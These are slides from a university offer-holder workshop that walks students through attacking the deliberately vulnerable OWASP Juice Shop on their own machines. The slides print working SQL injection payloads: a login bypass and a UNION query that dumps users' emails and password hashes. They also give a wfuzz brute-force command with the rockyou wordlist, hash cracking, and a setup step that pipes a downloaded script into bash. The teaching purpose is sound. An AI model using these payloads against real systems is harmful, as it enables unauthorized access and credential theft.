UWE Bristol | University of the West of England

Prof. Phil Legg

Professor in Cyber Security

Co-Director: UWEcyber ACE-CSE

BSc Cyber Security and Digital Forensics

Offer Holder Day - Juice Shop

UWEcyber Gold Award

in association with National Cyber Security Centre

Department for Science, Innovation & Technology

Academic Centre of Excellence in **Cyber Security Education**

April 2025

About Me

- Professor in Cyber Security
- Co-Director of UWEcyber (NCSC ACE-CSE)
- Cyber Security research theme lead

- Research interests:
  - Cyber Security, Machine Learning, Data Visualisation
  - Insider threat detection, cyber situational awareness, adversarial AI, privacy-preserving AI, visualisation for explainable AI, cyber resilience…
    - AI for Security and the Security of AI




UWE cyber | UWE Bristol University of the West of England

Web Vulnerability Workshop

Today, we will explore web vulnerabilities using the popular OWASP Juice Shop.

- We will perform reconnaissance to find out details about the users.
- We will perform SQL injection attacks to bypass security, gain access and retrieve more data.
- We will brute force login and hash cracking to uncover user passwords.

These concepts will give you an initial experience of offensive (and defensive) cyber security testing.

Want to follow along and try it for yourself?
Download these slides from: http://pa-legg.github.io/uwe-ohd2025/slides.pdf

Web Vulnerability Workshop

VMware Workstation

- A virtual machine (VM) platform

Kali Linux

- A Linux operating system with various applications pre-installed


Docker

- A container platform to run a lightweight VM application

OWASP Juice Shop

- A vulnerable web application that we will test

Get started in the Kali Terminal




```
$ sudo apt update
$ sudo apt install -y docker.io
$ sudo systemctl enable docker
$ sudo usermod -aG docker $USER
$ docker run -d -p 127.0.0.1:3000:3000 bkimminich/juice-shop
```


Alternatively, you could do automatically with a single script...

```
$ curl http://pa-legg.github.io/uwe-ohd2025/script.sh | bash
```

Kali / Juice Shop

Challenge 1

What is the administrator's email address?




Kali / Juice Shop

Challenge 1

What is the administrator's email address?


```
>> admin@juice-sh.op
```



Kali / Juice Shop

Challenge 2

How can we log in as the administrator?




Kali / Juice Shop

Challenge 2

How can we log in as the administrator?

>> SQL injection

```
select * from users
where username = "<USERNAME>"
and password = "<PASSWORD>"
```




Kali / Juice Shop

Challenge 2

How can we log in as the administrator?

```
>> SQL injection
```

```
select * from users
where username = "' or 1=1;--"
and password = "<PASSWORD>"
```



Kali / Juice Shop


Challenge 2

How can we log in as the administrator?

```
>> SQL injection
```

```
select * from users
where username = "' or 1=1;--"
and password = "<PASSWORD>"
```

```
>> "' closes the query
>> 1=1 is TRUE
>> ;-- terminates the statement early
```




Kali / Juice Shop

Challenge 3

Can we brute force the administrator password?

>> To do this we need a password list, and a way of automatically checking whether the username/password combination worked.

We will run a short example of how to automate a brute force login!



Kali / Juice Shop

Challenge 3

Can we brute force the administrator password?

```
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
$ sed -n 89900,90100p /usr/share/wordlists/rockyou.txt > mypass.txt
```

```
$ wfuzz -c  -w ./mypass.txt -d "email=admin@juice-sh.op&password=FUZZ"
http://localhost:3000/rest/user/login
```

>> Check what status codes we get back for each password attempt


Kali / Juice Shop

Challenge 4

Can we get the complete user database?

```
localhost:3000/rest/products/search?q=qwert%27%29%29%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users--
```

>> Use https://gchq.github.io/ to URL decode the above




Kali / Juice Shop

Challenge 4

Can we get the complete user database?

```
localhost:3000/rest/products/search?q=qwert%27%29%29%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users--
```

```
localhost:3000/rest/products/search?q=qwert')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--
```



Kali / Juice Shop


Challenge 5

Can we crack the password hashes for the other user accounts that we just discovered?

```
admin:0192023a7bbd73250516f069df18b500
jim:e541ca7ecf72b8d1286474fc613e5e45
bender:0c36e517e3fa95aabf1bbffc6744a4ef
```

>> We have found MD5 hashes that encode the cleartext passwords.

>> Use http://www.crackstation.net to recover the passwords from lookup tables.




Kali / Juice Shop

Challenge 5

Can we crack the password hashes for the other user accounts that we just discovered?

```
admin:0192023a7bbd73250516f069df18b500
jim:e541ca7ecf72b8d1286474fc613e5e45
bender:0c36e517e3fa95aabf1bbffc6744a4ef
```

>> We have now also found Jim's password!



Web Vulnerability Workshop

Well done on completing your first web vulnerabilities exercise!


- We performed reconnaissance to find out details about the users.
- We performed SQL injection attacks to bypass security, gain access and retrieve more data.
- We conducted brute force login and hash cracking to uncover user passwords.

With great power comes great responsibility

Can you pull apart systems, discover the vulnerabilities, and ultimately build back better defences for our systems?

Interested to learn more?

What could this URL be?



- Can you find the Juice Shop “score-board”?
  - It shows all the challenges that you can continue at home.
    - https://owasp.org/www-project-juice-shop/
    - https://www.kali.org

- Our programme explores technical and professional issues related to cyber security – including systems development, security assessments, and improving cyber resilience.

- We look forward to you joining us on the BSc Cyber Security and Digital Forensics programme

Thank you for listening

- Phil.Legg@uwe.ac.uk
- https://people.uwe.ac.uk/Person/PhilLegg

- https://www.linkedin.com/in/prof-phil-legg/
- https://pa-legg.github.io